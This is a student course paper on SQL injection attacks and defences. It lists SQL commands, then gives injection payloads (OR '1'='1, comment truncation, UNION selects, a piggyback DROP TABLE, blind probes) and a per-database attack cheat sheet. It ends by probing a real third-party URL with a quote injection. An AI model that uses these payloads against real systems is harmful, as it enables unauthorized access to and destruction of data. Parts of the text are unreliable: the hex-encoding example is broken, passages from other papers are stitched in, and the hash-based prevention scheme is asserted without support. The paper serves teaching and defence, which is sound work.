SQL Injection Detection and its Prevention mechanism to secure Web Application Database

Submitted by

Mihir Patel

6369965

Yash Kothiya

6364598

Subject Name: CIS5370 Principles of Cybersecurity

Guided by

Ruimin Sun

Florida International University

ABSTRACT

SQL Injection Attacks have been around for over a decade and yet most web applications being deployed today are vulnerable to it. The bottom line is that the web has made it easy for new developers to develop web applications without concerning themselves with the security flaws, and that SQL Injection is thought to be a simple problem with a very simple remedy. To truly bring security to the masses, we propose a classification that not only enumerates but also categorizes the various attack methodologies, and also the testing frameworks and prevention mechanisms. We intend our classification to help understand the state of the art on both sides of the fields to lay the groundwork for all future work in this area. SQL injection is a type of attack in which the attacker adds Structured Query Language code to a web form input box to gain access or make changes to data. SQL injection vulnerability allows an attacker to flow commands directly to a web application's underlying database and destroy functionality or confidentiality. Researchers have proposed different tools to detect and prevent this vulnerability. In this paper, we present SQL injection attack types and also current techniques which can detect or prevent these attacks. Finally, we evaluate these techniques.

Keywords: SQL Injection Attacks, detection, prevention, evaluation, technique, web application security

CHAPTER: 1 INTRODUCTION

1.1 Introduction of SQL (Structured Query Language) : -


SQL (pronounced “S-Q-L”) is the high-level language used in numerous relational database management systems. It was originally developed in the early 1970’s by Edgar F. Codd at IBM and soon became the most-widely used language for all relational databases. SQL is a declarative computer language with elements including clauses, expressions, predicates, queries, and statements.[1]. SQL stands for Structured Query Language. It is used for storing and managing data in a relational database management system (RDMS). It is a standard language for Relational Database Systems . It enables a user to create, read, update and delete relational databases and tables. All the RDBMS like MySQL, Informix, Oracle, MS Access and SQL Server use SQL as their standard database language. SQL allows users to query the database in a number of ways, using English-like statements. SQL follows the following rules:

- Structure query language is not case-sensitive. Generally, keywords of SQL are written in uppercase.
- Statements of SQL are dependent on text lines. We can use a single SQL statement on one or multiple text lines.
- Using the SQL statements, you can perform most of the actions in a database. o SQL depends on tuple relational calculus and relational algebra.

What makes SQL so powerful is its immense flexibility and its ability to be abstract. It allows a human being to use SQL to ask for what he wants without outlining how the information will be retrieved. Thus, this relieves the user of any programming knowledge needed to satisfy the query. In this sense, it is an even higher “high-levell” language than most traditional programming languages such as C++ and Java. A person with little to no programming background can still use SQL effectively. However, SQL

does include powerful features and functions that allow users with programming knowledge to build complex queries and apply them to even more powerful uses.

In recent years, widespread adoption of the internet has resulted in to rapid advancement in information technologies. The internet is used by the general population for the purposes such as financial transactions, educational endeavors, and countless other activities. The use of the internet for accomplishing important tasks, such as transferring a balance from a bank account, always comes with a security risk. Today's web sites strive to keep their users' data confidential and after years of doing secure business online, these companies have become experts in information security. The database systems behind these secure websites store non-critical data along with sensitive information, in a way that allows the information owners quick access while blocking break-in attempts from unauthorized users.



A common break-in strategy is to try to access sensitive information from a database by first generating a query that will cause the database parser to malfunction, followed by applying this query to the desired database. Such an approach to gaining access to private information is called SQL injection. Since databases are everywhere and are accessible from the internet, dealing with SQL injection has become more important than ever. Although current database systems have little vulnerability, the Computer Security Institute discovered that every year about 50% of databases experience at least one security breach. The loss of revenue associated with such

breaches has been estimated to be over four million dollars. Additionally, recent research by the “Imperial Application 6 Defence Center” concluded that at least 92% of web applications are susceptible to “malicious attack”.


To get a better understanding of SQL injection, we need to have a good understanding of the kinds of communications that take place during a typical session between a user and a web application. The following figure shows the typical communication exchange between all the components in a typical web application system. **Figure 1:** “Web application Architecture “Source: Gary Wassermann Zhengzhou S, Sound and Precise Analysis of Web Applications for Injection Vulnerabilities, University of California, Davis, 2007 A web application, based on the above model, takes text as input from users to retrieve information from a database. Some web applications assume that the input is legitimate and use it to build SQL queries to access a database.

Since these web applications do not validate user queries before submitting them to retrieve data, they become more susceptible to SQL injection attacks. For example, attackers, posing as normal users, use maliciously crafted input text containing SQL instructions to produce SQL queries on the 7 web application end. Once processed by the web application, the accepted malicious query may break the security policies of the underlying database architecture because the result of the query might cause the database parser to malfunction and release sensitive information. The goal of this project is to build an automated fix generation method to prevent SQL injection vulnerability from plain text SQL statements. In an automated method approach, a server will gather information about previously known vulnerabilities, specifically SQL statements, generate a patch, and apply patch. The process can be completed by someone with no security expertise and secure legacy code, which will allow developers to fix the SQL injection vulnerability.

1.2 Types of SQL Commands : -

There are five types of SQL commands: DDL, DML, DCL, TCL, and DQL.

1.2.1 Data Definition Language(DDL)



- DDL changes the structure of the table like creating a table, deleting a table, altering a table, etc.
- All the command of DDL are auto-committed that means it permanently save all the changes in the database.

Here are some commands that come under DDL:

- CREATE ○ ALTER ○ DROP ○ TRUNCATE

- **CREATE**

It is used to create a new table in the database.

Syntax:

CREATE TABLE TABLE_NAME (COLUMN_NAME DATATYPES[,...

.]);

Example:

CREATE TABLE EMPLOYEE(Name VARCHAR2(20), Email VARCH AR2(100), DOB DATE);

- **DROP:**

It is used to delete both the structure and record stored in the table.

Syntax

DROP TABLE ;

Example

DROP TABLE EMPLOYEE;

- **ALTER:**

It is used to alter the structure of the database. This change could be either to modify the characteristics of an existing attribute or probably to add a new attribute.

Syntax:

To add a new column in the table

ALTER TABLE table_name ADD column_name COLUMN-definition;

To modify existing column in the table:
ALTER TABLE MODIFY(COLUMN DEFINITION....);

EXAMPLE

```
ALTER TABLE STU_DETAILS ADD(ADDRESS VARCHAR2(20));

ALTER TABLE STU_DETAILS MODIFY (NAME VARCHAR2(20));
```

- **TRUNCATE:**

It is used to delete all the rows from the table and free the space containing the table.

Syntax:

```
TRUNCATE TABLE table_name;
```

Example:

```
TRUNCATE TABLE EMPLOYEE;
```

1.2.2 Data Manipulation Language

- DML commands are used to modify the database. It is responsible for all form of changes in the database.
- The command of DML is not auto-committed that means it can't permanently save all the changes in the database. They can be rollback.

Here are some commands that come under DML:

- INSERT ○ UPDATE ○ DELETE ● **INSERT:**

The INSERT statement is a SQL query. It is used to insert data into the row of a table.

Syntax:

```
INSERT INTO TABLE_NAME
(col1, col2, col3,.... col N)
VALUES (value1, value2, value3, .... valueN);
```

Or

INSERT INTO TABLE_NAME

VALUES (value1, value2, value3, ... valueN);

For example:

INSERT INTO Database (Author, Subject) VALUES ("Sonoo", "DBMS");

- **UPDATE:**

This command is used to update or modify the value of a column in the table.

Syntax:

UPDATE table_name SET [column_name1= value1,...column_nameN = valueN] [WHERE CONDITION] **For example:**

UPDATE students SET User_Name = 'Sonoo' WHERE Student_Id = '3'

- **DELETE:**

It is used to remove one or more row from a table.

Syntax:

DELETE FROM table_name [WHERE condition];

For example:

DELETE FROM Database WHERE Author="Sonoo";

1.2.3. Data Control Language

DCL commands are used to grant and take back authority from any database user.

Here are some commands that come under DCL:

- Grant
- Revoke

- **Grant:**

It is used to give user access privileges to a database.

Example

GRANT SELECT, UPDATE ON MY_TABLE TO SOME_USER, ANO THER_USER;

- **Revoke:**

It is used to take back permissions from the user.

Example

REVOKE SELECT, UPDATE ON MY_TABLE FROM USER1, USER2;

1.2.4 Transaction Control Language

TCL commands can only use with DML commands like INSERT, DELETE and UPDATE only. These operations are automatically committed in the database that's why they cannot be used while creating tables or dropping them.

Here are some commands that come under TCL:

- COMMIT
- ROLLBACK
- SAVEPOINT

- **Commit:** Commit command is used to save all the transactions to the database.

Syntax:

COMMIT;

Example:

DELETE FROM CUSTOMERS WHERE AGE = 25; COMMIT;

- **Rollback:**

Rollback command is used to undo transactions that have not already been saved to the database.

Syntax:

ROLLBACK;

Example:

DELETE FROM CUSTOMERS WHERE AGE = 25; ROLLBACK;

- **SAVEPOINT:**

It is used to roll the transaction back to a certain point without rolling back the entire transaction.

Syntax:

SAVEPOINT SAVEPOINT_NAME;

1.2.5 Data Query Language

DQL is used to fetch the data from the database.

- **SELECT:**

This is the same as the projection operation of relational algebra. It is used to select the attribute based on the condition described by WHERE clause.

Syntax:

SELECT expressions FROM TABLES WHERE conditions;

For example:

SELECT emp_name FROM employee WHERE age > 20;

1.3 Introduction to SQL Injection

SQL injection Attack (SQLIA) is one type of web application security indebtedness in which an attacker submits a database SQL command that is carried out by a web application, which may expose all the information of a back-end database. SQL injection attack can occur when user uses the SQL command and queries without validation and encoding. Data tricks made by user allow the application to execute unintended commands or data change or intercept the data. An SQL injection allows an attacker to create, read, update, change or delete data stored in the back-end database.

The technique uses an authentication query to check for registered users of the application. The authentication query matches the user-entered credentials to the credentials stored in the database during user registration. In this implementation, for each user authentication query to access the database, a unique fingerprint is generated using a hashing algorithm, based on the authentication credentials of the user, provided during the user registration. This unique fingerprint of the user is stored along with the access credentials in the database.

When the user logs into the application providing the access credentials a hash digest is dynamically calculated from the user-provided credentials. This dynamically calculated hash digest is then matched to the hash digest already stored in the database which is calculated during the user registration.

The user is permitted access to the application only if the two hash digest match. This can be considered similar to storing a unique digital fingerprint of the user during the registration and checking this digital fingerprint upon every user login. When the attacker tries to perform an SQLIA the hash digest generated dynamically will not match hence preventing the attacker from performing the SQLIAs.

For Example:

When the SQL query

" Select * from TableName where username = UserName and password = Password"

is passed through the SHA1 hash algorithm it generates a message digest, which is unique. When the user logs in with his login credentials, the hash digest of the user authentication query is dynamically calculated and compared it against the already stored hash digest. If the hash digest matches then there is no SQLIA. This methodology works because SQL has a fixed syntax for authentication query and if 15 the adversary tries to perform an SQLIA then the syntax of the query would be different. Thus the hash digest computed is different and the user is not authenticated.

The hash function is used for authentication as it is collision-resistant. Also, hash functions have avalanche property i.e. if even a character of the input query changes, the output hash digest varies by more than half the output characters. The process flow for this implementation is shown in figure 1.

Pseudo Code for prevention of SQLIA:

1. On user registration, generate a hash of the selected query

HashDigest = SHA1(Select from TableName where username = UserName and password = Password ")

2. Store HashDigest as an attribute in the database against the user information.

3. On user login, during authentication calculate dynamically the hash value of the query against the user name and password entered using SHA1.

4. Compare the dynamically calculated hash against HashDigest.

5. User is authenticated only if the two hash digests match

6. Else, either the user authentication provided is invalid or it is a session hijacking attack.

1.3.1 AND/OR Attack

Web programmers often take string values entered by an Internet user on a form that represents user names and passwords and place them directly into the SQL statement to be run against a database. A simple test SQL statement that may be used is the following example.

```
SELECT username, password
FROM UserAuth

WHERE username = 'usernameFromForm'

AND password = 'passwordFromFrom';
```

In this example, the values username From Form and password From Form are the literal values obtained from the form.

The intent is to use the username and password obtained from the form to see if there is a matching username and password in the UserAuth table. If any rows are returned, the user is authenticated.

However, if the web programmer is not careful and uses this method and the form values without checking them, a hacker may instead pass arbitrary values that the programmer did not originally anticipate. One such attack is the basic attack that involves the AND or OR logic in the SQL predicate. The hacker can specify a valid username such

as “John Doe” and then specify the password as “' OR '1'='1” in the form. The final test SQL query that uses these values will be:

```
SELECT username, password
FROM UserAuth
WHERE username = 'John Doe'
AND password = '' OR '1'='1';
```

Provided that “John Doe” is a valid user, the database will allow the hacker to log in and proceed as “John Doe”, because even though the password string is not empty 12 (the first predicate), ‘1’=‘1’ is a valid predicate that will always return TRUE. Thus, the hacker has just accessed the account without ever knowing the password, and now she has full access to the victim’s information.

The hacker does not need to know this is the way the form data is used to construct the SQL statement; he or she just simply needs to do several “probing” tests and see the messages returned to see if this is indeed the case. If the attack does not succeed, the attacker simply moves on and tries another method. If it succeeds, the DBMS will happily return the username and corresponding password; our hacker now has unauthorized access to the database through that username.

1.3.2 Comments Attack

As mentioned before, SQL allows inline commenting within the SQL “code”. This allows two variations of SQL-I comments attacks. One simple variation is assigning a username to be a valid username followed by comment characters. For example, we assign username = “admin' --”. Then our SQL test query may look like the following.

```
SELECT username, password
FROM UserAuth
```

WHERE username = 'admin' --'

AND password = 'anything';

Everything after the "--" in the WHERE clause will be ignored, so this will allow the hacker to log in as "admin"! This is a method of using comments as a way of ignoring the rest of the query.

The variation of the comments attack is using comments as a way of obfuscating the signature of any SQL-I attack to avoid detection. Therefore, the use of C-style comments

"/*"

And

"*/"

can be combined with any of the previously discussed attacks as a way of attempting to circumvent signature-based detection.

For example, if an application searches a string passed from a form for the UNION keyword to attempt to 13 catch UNION injection attacks (discussed in more detail in a subsequent section), an attacker may choose to use comments to conceal this. -

'UN//ION A/**/LL'.**

Both of these are synonymous with "UNION ALL" in the context of an SQL statement. In addition to breaking up keywords, comments may be used in place of spaces. A system using signature-based detection may miss keywords and SQL-I patterns if it is not careful to also consider SQL-I Comments attacks as well.

1.3.3 UNION Injection Attack

The UNION Injection attack may be the most dangerous, but certainly the most surprising of the SQL-I attacks. This is because if it is successful, the UNION Injection attack allows the attacker to return records from another table! For example, an attack may modify the SQL query statement that selects from the user authentication table to select another table such as the accounts table.

SELECT username, password

FROM userAuth

UNION ALL SELECT accountNum, balance

FROM Accounts

The use of UNION ALL in this attack allows the attacker access to tables that the SQL query statement was not originally designed for. The resulting rows selected from both tables will appear on the resulting page. The trickiness in this attack lies in the fact that the columns selected from the second table must be compatible in number (the same number of columns as the original table must be selected) and type.

When trying to guess the correct number of columns, the attacker may simply keep trying to use a different number of columns in each attempt until he finds the right number. To match the type, the attack may try to try different types until he stumbles upon the right one or he may simply choose to use NULL instead. The IDPs system discussed later does not return any messages such as response or HTTP status codes and limits internal information being broadcast externally as much as possible.

1.3.4 String Concatenation Attack

SQL has the option to concatenate separate strings or characters to form complete strings. This is accomplished using + or “double pipe” (||), or the function CONCAT (such as in MySQL).

These operations can be used to create a variation of the UNION Injection attack by obfuscating the UNION keyword in a string concatenation operation. For example, an attacker may use

'UNI' + 'ON A' + 'LL'

in place of "UNION ALL" if he suspects the system looks for the UNION ALL keyword.[2]

Another use of string concatenation in an attack is when the attacker suspects the system searches for single quotes (‘). Then the attacker may choose to use the CHAR() function in conjunction with the string concatenation to issue characters indirectly without using any single quotes. For example, an attack may use

CONCAT (CHAR(65), CHAR(68), CHAR(77), CHAR(73), CHAR(78))

to represent 'ADMIN' so that the system will not find a single quote if it was looking for them.

1.3.5 Hexadecimal/Decimal/Binary Variation Attack

Attackers can further try to take advantage of the diversity of the SQL language by using hexadecimal or decimal representations of the keywords instead of the regular strings and characters of the injection text. For example, instead of using the traditional

SQL-I Attack text

1 UNION

SELECT ALL

FROM

WHERE

an attacker may substitute this with

1 UNION SELECT ALL FROM WHERE

WHERE to attempt to avoid detection by signature-based detection engines. The system that does not look for hexadecimal or decimal characters will be susceptible to this variation of the SQL-I attack.

1.3.6 White Space Manipulation Attack

Signature-based detection is an effective way of detecting SQL-I attacks. Modern systems have the capacity to detect a varying number of white spaces around the injection code, some only detect one or more spaces; they may overlook patterns where there are no spaces in between. For example, the SQL-I pattern

' or 'a' <>

'b can be re-written as

'or'a'<>'b

containing no spaces in between. A DBMS SQL parser will be able to handle a variable around all of white-space characters or keywords. If a signature-based detection method only takes into account the first pattern, it will completely overlook the second one.

In addition to the standard space character, white space characters also include the tab, carriage return, and line feed characters. To properly implement countersignature detection, the system must be able to handle white space characters.

1.3.7 Piggy Backing Attack:

The main aim of this attack is to modify or add data, data extraction, dropping or deleting user or database tables, remote execution of commands and perform service denials. The attacker can use the statement ” ’or 1=1; drop table AdminTable:– ” to perform this attack.

Here the attacker closes the current authentication statement and then piggybacks another SQL query which can extract information, and delete or drop any other table from the database. Using this attack the attacker can delete the permissions table and gain access to any database tables.

1.3.8 Blind SQL Injection attack:

A way of evaluating if a system is vulnerable to attacks is by considering the query obtained from the string

Select ∗ from users WHERE username =”user”

and suppose it is used to display public user information on a Web page. In particular, data from the first returned record are shown. To see if this can be exploited in a blind injection it is enough to inject the following two usernames:

luccio AND 1 = 0

luccio AND 0 = 0

If the system is not vulnerable to attacks, e.g., by filtering user input, it will behave in the same way in the two cases. If it is vulnerable, instead, the results of the query will be empty in the first case (1=0 is not true), and the same as for luccio in second case (given that 0=0 is always true). What will be displayed in case of an empty query depends on how the application handles that case: it could be either an error message or a broken Web page.

In any case, the ability of distinguishing true and false answers is enough to mount a BSQLi attack.The attack proceeds by

(a) Injecting a query

(b) Comparing the result with the previous pages to check if the resulting query is true or false. Items 4a and 4b are run again as many times as necessary

CHAPTER: 2 LITRATURE REVIEW

2.1 A Method of Detecting Sql Injection Attack to Secure Web Applications

Web applications are becoming an important part of our daily life. So attacks against them also increase rapidly. Of these attacks, a major role is held by SQL injection attacks (SQLIA). This paper proposes a new method for preventing SQL injection attacks in JSP web applications. The basic idea is to check before execution, the intended structure of the SQL query. For this we use semantic comparison. Our focus is on stored reduce attack in which query will be formed within the database itself and so difficult to extract that query structure for validation. Also this attack is less considered in the literature.

SQL Injection targets web applications that use a back-end database. The working of a typical web application is as follows: The user is giving requests through web browsers, which may be some parameters like username, password, account number etc. These are then passed to the web application program where some dynamic SQL queries are generated to retrieve required data from the back end database.

SQL Injection attack is launched through specially crafted user inputs. That is attackers are allowed to give requests as normal users. Then they intentionally create some bad input patterns which are passed to the web application code. If the application is vulnerable to SQLIA, then this specially created input will change the intended structure of the SQL query that is being executed on the back-end database and will affect the security of information stored in the database. The tendency to change the query structure is the most characteristics feature of SQLIA which is being used for its prevention also.

For better understanding let us have look at the following example. We all know that most of the applications that we are accessing through the internet will have a login page to authenticate the user who is using the application. Figure 1 shows such a login page. Here when a user is submitting his username and password, an SQL query is generated in the back end to check whether the given credentials are valid or not.

SQL injection vulnerability is one of the top vulnerabilities present in web applications. In this paper, we proposed an efficient approach to prevent this vulnerability. Our solution is based on the principle of dynamic query structure validation which is done through checking the query's semantics. It detects SQL injection by generating a benign query from the final SQL query generated by the application and the inputs from the users and then comparing the semantics of the safe query and the SQL query. The main focus is on stored procedure attacks in which getting query structure before actual execution is difficult.

2.2 *SQL injection and cross-site scripting vulnerabilities prediction and detection*

We have found the vulnerability detection approaches based on static and dynamic taint analysis techniques produce too many false alarms and too complex in a commercialization perspective [4]. Therefore, Shar and Tan proposed a framework called "PhpMinerI" for SQL injection (SQLI) and cross-site scripting (XSS) vulnerabilities prediction in PHP server-side script using machine learning [4].

Naïve Bayes (NB), and Multi-Layer Perceptron (MLP) were used as the machine learning models in the framework to predict and detect the vulnerabilities on eight PHP standard open-source web applications to evaluate the efficacy of detection and prediction in the vulnerabilities. The benchmark of each machine learning model revealed the best machine learning model due to the indication of the highest accuracy and the lowest false

alarm is MLP for prediction SQL injection and XSS on average probability of detection in SQL injection at 93%, probability of false alarm in SQL injection at 11%, probability of detection in XSS at 78%, and probability of false alarm in XSS at 6% [4].

MLP is one of the machine learning algorithms which is supposed to be more effective than traditional testing if the model in machine learning is effectively trained [2]. However, We did not specify the types of SQL injection that their research can resolve

The goal of this paper is to aid security auditing and testing by providing probabilistic alerts about potentially vulnerable code statements. We propose attributes, based on hybrid static and dynamic code analysis, which characterize input validation and initialization code patterns for predicting vulnerabilities related to SQL injection and cross-site scripting. Given a security-sensitive program statement, we collect the hybrid attributes by classifying the nodes from its data dependency graph. Static analysis is used to classify nodes that have unambiguous security-related purposes. Dynamic analysis is used to classify nodes that invoke user-defined or language-built-in string replacement/matching functions since the classification of such nodes by static analysis could be imprecise. We evaluated if these hybrid attributes can be used to build effective vulnerability predictors, using both supervised and unsupervised learning methods. The latter has, in practice, the advantage of not requiring labelled training data (with known vulnerabilities) but may be significantly less accurate.

In the experiments on six PHP web applications, we first showed that the hybrid attributes can accurately predict vulnerabilities (90% recall and 85% precision on average for logistic regression). We also observed that dynamic analysis helped achieve much better accuracy than static analysis alone, thus justifying its application. Last but not least, when meeting certain assumptions, cluster analysis showed to be a reasonably accurate, unsupervised learning method when no labelled data is available for training (76% recall and 39% precision on average). But since it is not nearly as accurate as supervised learning, it should be considered as a trade-off between data collection cost and accuracy.

To generalize our current results, we hope that researchers will replicate our experiment, possibly using the data and tool we posted online.

We also intend to conduct more experiments with industrial applications. While we believe that the proposed approach can be a useful and complementary solution to existing vulnerability detection and removal approaches, studies should be carried out first to determine the feasibility and usefulness of integrating multiple approaches (i.e., prediction + detection + removal)

2.3 A novel method for SQL injection attack detection based on removing SQL query attribute values

SQL injection or SQL insertion attack is a code injection technique that exploits a security vulnerability occurring in the database layer of an application and a service. This is most often found within web pages with dynamic content. This paper proposes a very simple and effective detection method for SQL injection attacks. The method removes the value of an SQL query attribute of web pages when parameters are submitted and then compares it with a predetermined one. This method uses combined static and dynamic analysis. The experiments show that the proposed method is very effective and simple than any other method.

As networks and the internet have advanced, many offline services have moved online. Nowadays, most online services use web services. The ability to access the web anywhere and anytime is a great advantage; however, as the web becomes more popular, web attacks are increasing. Most web attacks target the vulnerabilities of web applications, which have been researched and analyzed at OWASP.

The SQL Injection Attack (SQL Injection Attack) does not waste system resources as other attacks do. However, because of its ability to obtain/insert information from/to

databases, it is a strong threat to servers like the military or banking systems. Many researchers have been studying a number of methods to detect and prevent SQL injection attacks, and the most preferred techniques are web framework, static analysis, dynamic analysis, combined static and dynamic analysis, and machine learning techniques.

The web framework uses filtering methods for user input data. However, because it is only able to filter some special characters, other detouring attacks cannot be prevented. The static analysis method [4–8] analyzes the input parameter type, so it is more effective than the filtering method, but attacks having the correct parameter types cannot be detected.

The dynamic analysis method [9–11] scans vulnerabilities of web applications without modifying them; however, this method is not able to detect all SQL injection attacks. A combined static and dynamic analysis method [12–16] can compensate for the weaknesses of each method and is highly proficient in detecting SQL injection attacks. The combined usage of a method of static and dynamic analysis is very complicated. A machine learning method [17,18] of a combined method can detect unknown attacks, but the results may contain many false positives and negatives.

A novel method for detecting SQL injection attacks by comparing static SQL queries with dynamically generated queries after removing the attribute values. Furthermore, we evaluated the performance of the proposed method by experimenting on vulnerable web applications. We also compared our method with other detection methods and showed the efficiency of our proposed method. The proposed method simply removes the attribute values in SQL queries for analysis, which makes it independent of the DBMS. Complex operations such as parse trees or particular libraries are not needed in the proposed method.

CHAPTER: 3 METHODOLOGY

SQL injection in different parts of the query


Most SQL injection vulnerabilities arise within the WHERE clause of a SELECT query. This type of SQL injection is generally well-understood by experienced testers.

But SQL injection vulnerabilities can in principle occur at any location within the query and within different query types. The most common other locations where SQL injection arises are:

- In UPDATE statements, within the updated values or the WHERE clause.
- In INSERT statements, within the inserted values.
- In SELECT statements, within the table or column name.
- In SELECT statements, within the ORDER BY clause.

Second-order SQL injection

First-order SQL injection arises where the application takes user input from an HTTP request and, in the course of processing that request, incorporates the input into an SQL query in an unsafe way.



In second-order SQL injection (also known as stored SQL injection), the application takes user input from an HTTP request and stores it for future use. This is usually done by placing the input into a database, but no vulnerability arises at the point where the data is stored. Later, when handling a different HTTP request, the application retrieves the stored data and incorporates it into an SQL query in an unsafe way.

Second-order SQL injection often arises in situations where developers are aware of SQL injection vulnerabilities, and so safely handle the initial placement of the input into the database. When the data is later processed, it is deemed to be safe, since it was previously placed into the database safely. At this point, the data is handled in an unsafe way, because the developer wrongly deems it to be trusted.

Database-specific factors

Some core features of the SQL language are implemented in the same way across popular database platforms, and so many ways of detecting and exploiting SQL injection vulnerabilities work identically on different types of database.

However, there are also many differences between common databases. These mean that some techniques for detecting and exploiting SQL injection work differently on different platforms. For example:

- Syntax for string concatenation.
- Comments.
- Batched (or stacked) queries.
- Platform-specific APIs.
- Error messages.

SQL injection cheat sheet

This SQL injection cheat sheet contains examples of useful syntax that you can use to perform a variety of tasks that often arise when performing SQL injection attacks.

- **String concatenation**

You can concatenate together multiple strings to make a single string.

Oracle 'foo'||'bar'

Microsoft 'foo'+'bar'

PostgreSQL 'foo'||'bar'

MySQL 'foo' 'bar' [Note the space between the two strings]

- **Substring**

You can extract part of a string, from a specified offset with a specified length. Note that the offset index is 1-based. Each of the following expressions will return the string ba.

Oracle SUBSTR('foobar', 4, 2)

Microsoft SUBSTRING('foobar', 4, 2)

PostgreSQL SUBSTRING('foobar', 4, 2)

MySQL SUBSTRING('foobar', 4, 2)

- **Comments**

You can use comments to truncate a query and remove the portion of the original query that follows your input.

Oracle --comment

Microsoft --comment
/*comment*/

PostgreSQL	--comment /*comment*/
MySQL	#comment -- comment [Note the space after the double dash] /*comment*/

- **Database version**

You can query the database to determine its type and version. This information is useful when formulating more complicated attacks.

Oracle	SELECT banner FROM v$version SELECT version FROM v$instance
Microsoft	SELECT @@version
PostgreSQL	SELECT version()
MySQL	SELECT @@version

- **Database contents**

You can list the tables that exist in the database, and the columns that those tables contain.

Oracle	SELECT * FROM all_tables SELECT * FROM all_tab_columns WHERE table_name = 'TABLENAME-HERE'
Microsoft	SELECT * FROM information_schema.tables SELECT * FROM information_schema.columns WHERE table_name = 'TABLE-NAME-HERE'

PostgreSQL SELECT * FROM information_schema.tables
SELECT * FROM information_schema.columns WHERE table_name = 'TABLE-NAME-HERE'

MySQL SELECT * FROM information_schema.tables
SELECT * FROM information_schema.columns WHERE table_name = 'TABLE-NAME-HERE'

- **Conditional errors**

You can test a single boolean condition and trigger a database error if the condition is true.

Oracle SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN to_char(1/0) ELSE NULL END FROM dual

Microsoft SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN 1/0 ELSE NULL END

PostgreSQL SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN cast(1/0 as text) ELSE NULL END

MySQL SELECT IF(YOUR-CONDITION-HERE,(SELECT table_name FROM information_schema.tables),'a')

- **Batched (or stacked) queries**

You can use batched queries to execute multiple queries in succession. Note that while the subsequent queries are executed, the results are not returned to the application. Hence this technique is primarily of use in relation to blind vulnerabilities where you can use a second query to trigger a DNS lookup, conditional error, or time delay.

Oracle Does not support batched queries.

Microsoft	QUERY-1-HERE; QUERY-2-HERE
PostgreSQL	QUERY-1-HERE; QUERY-2-HERE
MySQL	QUERY-1-HERE; QUERY-2-HERE

3.1 Manual SQL-I Attack Detection

Figure1. Check Sql Injection working or not using https://www.burobd.org/network-and-linkages.php?id=25'

